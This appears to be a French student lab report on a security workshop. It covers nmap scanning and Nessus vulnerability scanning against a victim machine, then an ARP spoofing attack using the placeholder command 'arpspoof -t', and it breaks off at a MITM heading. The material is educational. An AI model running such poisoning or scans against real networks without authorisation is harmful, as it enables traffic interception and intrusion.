
Rapport Workshop Sécurité Informatique


Fascicule 1 : Préparation de l'environnement de travail et analyse des vulnérabilités

Comme première pas, on commence par identifier les adresses des machines :


- Machine de l'attaquant :




- Machine victime :




1. SCAN NMAP




Identification des systèmes d'exploitation d'une machine cible.



Scan tous les ports d'une machine cible.




Vérification d'état des ports 22 et 443 sur les machines du réseau :



2. Nessus Vulnerability Scanner sur Kali Linux


On va lancer le service Nessus pour faire fonctionner Nessus vulnerability scanner avec la commande : *sudo systemctl start nessusd.service*

Puis on vérifie que le service est en cours d'exécution avec la commane : *sudo systemctl status nessusd.service*




On visitant l'interface Web de Nessus , **https://kali:8834/ ,** on commence le scan des vulnérabilités a partir de cette interface :


- **Scan par hôtes :** dans notre cas on a une seule machine qui la machine victime




- **Scan par vulnérabilité :**



- **Filtrage par Saverity :** pour identifier les vulnérabilités critiques, élevées, moyennes ou faibles, c'est un critère important.




- **Filtrage par service :**




Fascicule 2 : Les attaques

1. Attaque de ARP Spoofing :




A l'aide de la commande arp -a , on affiche la table ARP :




Puis on commence l'attaque par la machine kali :

Avec la commande ***arpspoof -t @IPvictime @passerelle*** et ***arpspoof -t @passerelle @IPvictime*** pour empoisonnez la table ARP :




Et on affiche la nouvelle table ARP après l'attaque :



On remarque que L'@ MAC de la machine Attaquante est associée à l'@IP de la passerelle dans la cacheARP de la machine cible.


2. Attaque de Sniffing Man In The Middle (MITM):



